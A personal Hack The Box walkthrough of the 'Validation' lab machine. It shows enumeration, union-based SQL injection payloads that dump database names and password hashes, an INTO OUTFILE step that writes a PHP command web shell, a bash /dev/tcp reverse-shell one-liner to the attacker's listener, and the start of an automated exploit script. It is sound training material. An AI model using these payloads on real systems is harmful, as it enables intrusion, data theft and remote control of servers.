480 HTB Validation

[HTB] Validation

by **Pablo** `github.com/vorkampfer/hackthebox`


- **Resources:**

> 1. **Savitar YouTube walk-through** `https://htbmachines.github.io/`
> 2. `https://blackarch.wiki/faq/`
> 3. `https://blackarch.org/faq.html`
> 4. **Pencer.io** `https://pencer.io/ctf/ctf-htb-validation/`
> 5. **0xdf** `https://0xdf.gitlab.io/2021/09/14/htb-validation.html`
> 6. **IPPSEC** `ippsec.rocks`
> 7. `https://wiki.archlinux.org/title/Pacman/Tips_and_tricks`
> 8. `https://ghosterysearch.com/`

- **View files with color**

> `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*



Validation

OS:	Linux
Difficulty:	Easy
Points:	20
Release:	13 Sep 2021
IP:	10.10.11.116

Synopsis:

```
Validation is another box HTB box made for the UHC competition. It is a qualifier box, meant to be easy and help select the top
ten to compete later this month. Once it was done on UHC, HTB makes it available. We start out with some basic SQL injection
querries. Then we automate this with 2 python scripts. The first one is a minimal script that requires a listener to be setup
first. The second one is compeletly automated. Just follow the usage instructions. The privesc is super simple. All in all a very
fun box, and a great code-along imo.
```

Skill-set:

```
1. SQLI (Error Based)
2. SQLI -> RCE (INTO OUTFILE)
3. Information Leakage
```

1. **Ping &** `whichsystem.py`

```
1. ▷ ping -c 1 10.129.95.235
PING 10.129.95.235 (10.129.95.235) 56(84) bytes of data.
64 bytes from 10.129.95.235: icmp_seq=1 ttl=63 time=172 ms

2. ▷ whichsystem.py 10.129.95.235
10.129.95.235 (ttl -> 63): Linux
```

2. **Nmap**

```
1. ▷ openscan validation.htb
2. ~/hackthebox ▷ echo $openportz
22,55555
3. ▷ sourcez
4. ▷ echo $openportz
22,80,4566,8080
5. ▷ portzscan $openportz validation.htb
6. ▷ jbat validation/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80,4566,8080 validation.htb
8.  ▷ cat portzscan.nmap | grep '^[0-9]'
22/tcp   open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    syn-ack Apache httpd 2.4.48 ((Debian))
4566/tcp open  http    syn-ack nginx
8080/tcp open  http    syn-ack nginx
```

openssh (1:8.2p1-4ubuntu0.3) *focal*; urgency=medium <<< I get the OS wrong this time.

3. **Discovery with *Ubuntu Launchpad***

```
1. Google 'OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 launchpad'
2. I click on 'https://launchpad.net/ubuntu/+source/openssh/1:8.2p1-4ubuntu0.3' and it tells me we are dealing with an Ubuntu
Focal Server.
3. openssh (1:8.2p1-4ubuntu0.3) focal; urgency=medium
4. You can also do the same thing with the Apache version.
```

4. **Whatweb**

```
1.   ▷ whatweb http://10.129.95.235
http://10.129.95.235 [200 OK] Apache[2.4.48], Bootstrap, Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.48 (Debian)],
IP[10.129.95.235], JQuery, PHP[7.4.23], Script, X-Powered-By[PHP/7.4.23
```


5. **Curl**

```
1.  ▷ curl -s -X GET "http://10.129.95.235" -I
HTTP/1.1 200 OK
Date: Wed, 03 Apr 2024 01:22:39 GMT
Server: Apache/2.4.48 (Debian)

2. ▷ curl -s -X GET "http://10.129.95.235:4566" -I
HTTP/1.1 403 Forbidden

3. ▷ curl -s -X GET "http://10.129.95.235:8080" -I
HTTP/1.1 502 Bad Gateway
```

6. **Lets do some manual enumeration of the website**




Join the UHC - September Qualifiers

Welcome admin

Other Players In Brazil' union select database()-- -

- pablo
- YourMom
- Pedro
- Juan
- Pepe
- Ricky Bobby
- H@x0r
- registration

```
1. http://10.129.95.235/
2. http://10.129.95.235:4566/ 403 Forbidden
3. http://10.129.95.235:8080/  # 502 Bad Gateway
4. I enter <h1>hello</h1> and the html is getting reflected.
5. <marquee>H@x0r</marquee>   <<< 1337 lolz
6. Lets check for XSS vulnerabilty
7. <script>alert("XSS Vulnerable")</script>
```


10.129.95.235

XSS Vulnerable

Lets open up burpsuite


```
1. ▷ burpsuite &> /dev/null & disown
[1] 189920
2. POST / HTTP/1.1
Host: 10.129.95.235
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://10.129.95.235
DNT: 1
Sec-GPC: 1
Connection: close
Referer: http://10.129.95.235/
Cookie: user=1c46b8e1b2e9beaae08209b7721a3c30
Upgrade-Insecure-Requests: 1

username=admin&country=Brazil
3. Send to Repeater >>> then click send >>> check out response >>>
```

8. **Important you will get a 302 Found. You need to click Follow Redirection.**

```
1. HTTP/1.1 302 Found >>> click Follow Redirection
2. Now you should have a 'HTTP/1.1 200 OK'
```

9. **Lets attempt SQL injection**



Welcome admin

Other Players In Brazil' union select version()-- -

- pablo
- YourMom
- Pedro
- Juan
- Pepe
- Ricky Bobby
-
H@x0r
-
- 10.5.11-MariaDB-1

```
1. username=admin&country=Brazil' union select database()-- -'
2. SUCCESS, however I noticed it is only working in the html reflection of the server and it is not being redirected to burpsuite.
So it will not render in burpsuite only on the website html.
3. Unless, you automate it with an python script. <<< hint
4. username=admin&country=Brazil' union select version()-- -'
5. SUCCESS. Like I said it will work if you use proxy/intercept then immediatly forward the SQL injection query, but if you send
it to repeater and then send it will not 302 follow redirection the payload in burpsuite. However, you can still send in repeater
```

```
and refresh on the website and it will render that way.
6. brazil' union select schema_name from information_schema.schemata-- -'
```



Welcome admin

Other Players In Brazil' union select schema_name from information_schema.schemata-- -

- pablo
- YourMom
- Pedro
- Juan
- Pepe
- Ricky Bobby
-

H@x0r

-
- information_schema
- performance_schema
- mysql
- registration

Continuing with SQL injection querries

```
1 username=admin&country=Brazil' union select schema_name from information_schema.schemata-- -'
2. Lets try getting the tables because we now know the database name is 'registration'
3. username=admin&country=Brazil' union select table_name from information_schema.tables where table_schema="registration"-- -'
4. The tables name is 'registration' so that might be confusing. The database name as well as the table name is named
'registration'
```

11. **Now lets find out what the column names are**

```
1. username=admin&country=Brazil' union select column_name frokm information_schemma.columns where table_schema="registration" and
table_name="registration"-- -'
2. I keep getting some type of error.
3. Welcome tom
Other Players In Chad' union select column_name from information_schemma.columns where table_schema="registration" and
table_name="registration"-- -' <<< Do not include last single quote.
4. Here is the error >>> **Fatal error**: Uncaught Error: Call to a member function fetch_assoc() on bool in
/var/www/html/account.php:33 Stack trace: #0 {main} thrown in **/var/www/html/account.php** on line **33**
5. It should say
*username
*userhash
*country
*regtime
```

12. **Dumping the username and hash**


```
1. Well, it usually has gone much easier but there seems to be a glitch and I can not get the columns to render so I had to cheat.
2. Lets see If I am able to dump the hashes.
3. username=tom&country=Chad' union select group_concat(username,0x3a,userhash) from registration-- -'
4. SUCCESS
5. ▷ cat tmp | sed 's/,/& \n\n/g'
            <h1 class="text-white">Welcome tom</h1><h3 class="text-white">Other Players In Chad' union select
group_concat(username,

0x3a,

userhash) from registration-- -</h3><li class='text-white>admin:21232f297a57a5a743894a0e4a801fc3,
6. The only problem here is this admin hash is the one we created when we joined as admin. So fail but lets try something else.
```

`into outfile`

13. Trying something else




Join the UHC - September Qualifiers

Welcome tom

Other Players In Chad' union select "testing" into outfile "/var/www/html/test.txt"-- -

```
There is only 1 field and luckily it accepts string input.
username=tom&country=Chad' union select "Welcome 1337 h@x0r!!!"-- -'
So lets see if we can put a payload in there with the "into outfile" syntax.
username=tom&country=Chad' union select "testing" into outfile "/var/www/html/test.txt"-- -'
Then we should be able to navigate to http://10.129.95.235/test.txt and our test should reflect on the html.
FAIL.
Lets see where it failed at.
It just did not take the first time. I send it again in the repeater and refresh the mainpage and it works.
http://10.129.95.235/account.php
Last I check the path the outfile got put in.
http://10.129.95.235/test.txt
SUCCESS
If you are confused because you thought the path was /var/www/html/test.txt well technically you are correct. This is the apache webroot '/var/www/html'. So whenever we upload something it is usually to this path. So saying 'http://website_name' is the same thing as saying /var/www/html if you are using the apache2 framework. I apologize if this is nooby info. I consider myself a noob. So we are all noobs learning together.
So lets see how we can abuse this into outfile feature to gain a shell.
```




10.129.95.235/test.txt

```
testing
```

Lets try a php file.

```
Lets see if we can get a php file interpreted instead of just a txt file.
Lets put a <?php system($_REQUEST['cmd']); ?> into an outfile
username=tom&country=Chad' union select "<?php system($_REQUEST['cmd']); ?>" into outfile "/var/www/html/test.txt"-- -'
SUCCESS
Welcome tom
Other Players In Chad' union select "" into outfile "/var/www/html/test.txt"-- -'
Oops, I forgot to change it to test.php
Welcome tom
Other Players In Chad' union select "" into outfile "/var/www/html/test.php"-- -'
I visit the webroot again. http://10.129.95.235/test.php. It gives me an error. That is because we need to add the command. If you read the error it says it is missing input from the user.
http://10.129.95.235/test.php?cmd=whoami
SUCCESS
```



10.129.95.235/test.php?cmd=whoami

```
www-data
```

Proof of concept done now lets get a shell

```
Set up your netcat listener on 443 or whatever port you want.
sudo nc -nlvp 443
```

```
3. We will be using this short bash one liner that you can find on pentestmonkey
4. bash -c "bash -i >%26 /dev/tcp/10.10.14.6/443 0>%261" <<< Do not forget to url encode the & ampersands to url %26
5. Here is the entire payload that we can either paste into the browser or use curl does not matter.
6. http://10.129.95.235/test.php?cmd=bash -c "bash -i >%26 /dev/tcp/10.10.14.3/443 0>%261"
7. Validate your ip and port and hit enter.
8. SUCCESS
```

17. **Success, we have a shell as `www-data`. Lets upgrade the shell**

```
1.  ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.95.235 42886
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@validation:/var/www/html$ whoami
whoami
www-data
2. Now I upgrade.
3. www-data@validation:/var/www/html$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@validation:/var/www/html$ ^Z
[1]  + 339200 suspended  sudo nc -nlvp 443
~/hackthebox/calamity ▷ stty raw -echo; fg
[1]  + 339200 continued  sudo nc -nlvp 443
                                          reset xterm
www-data@validation:/var/www/html$ export TERM=xterm-256color
www-data@validation:/var/www/html$ source /etc/skel/.bashrc
www-data@validation:/var/www/html$ stty rows 39 columns 188
www-data@validation:/var/www/html$ export SHELL=/bin/bash
www-data@validation:/var/www/html$ echo $SHELL
/bin/bash
```

18. **Now we begin the enumeration process as `www-data`**

```
1. www-data@validation:/var/www/html$ cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 11 (bullseye)"
2. I guess the info on launchpad was wrong. Sometimes it is not accurate, but most of the time it is.
3. We got the user flag.
4. www-data@validation:/home/htb$ cat user.txt
d1acc1ab34d5e8f84c9de906157f6126
5. I guess this should be a short enumeration. Moving right into the privESC right away.
```

The following is completely optional.

19. **S4vitar is going to code this sql enumeration and webshell. Maybe even up to getting a terminal shell in Python. I am going to follow the code-along. I will note down a few comments and upload the python scripts to `github.com/vorkampfer/hackthebox` if you want to view them. I recommend watching his code-along even if you do not know spanish.**

```
1. ~/hackthebox ▷ cd validation
2. ~/hackthebox/validation ▷ touch autoPwn_validation.py
3. ~/hackthebox/validation ▷ code autoPwn_validation.py &> /dev/null & disown
[1] 36538
4. If this script gets big or complex I may make a part1 and a part2 to the script because I have done a code-along before where
the script got really large and I had an error or bug and had to scrap the entire script. So if I get a working payload that maybe
just gets a webshell then I may stop there and call that script part1 etc...
5.  ▷ grep -i -C6 "def_handler" $(find . -name \*.py) <<< I already coded this part before so I just copy paste.
6. ▷ python3 autoPwn_validation.py
[-] Usage: autoPwn_validation.py <ip-address> filename
7. Seems to be working.
-------------------------------------------------
/validation/autoPwn_validation.py(26)<module>()
-> def createFile():
(Pdb) l
 21      filename = sys.argv[2]
 22      main_url = "http://%s/" % ip_address
 23
 24      pdb.set_trace()
 25
 26  ->    def createFile():
 27          data_post = {
 28              'username': 'tom',
 29              'country': """Chad' union select "<?php system($_REQUEST['cmd']); ?>" into outfile "/var/www/html/test.php"-- -
"""
 30          }
 31
(Pdb) p filename
'sneaky.php'
(Pdb) p main_url
'http://10.129.95.235/'
(Pdb) quit
--------------------------------------------------
```

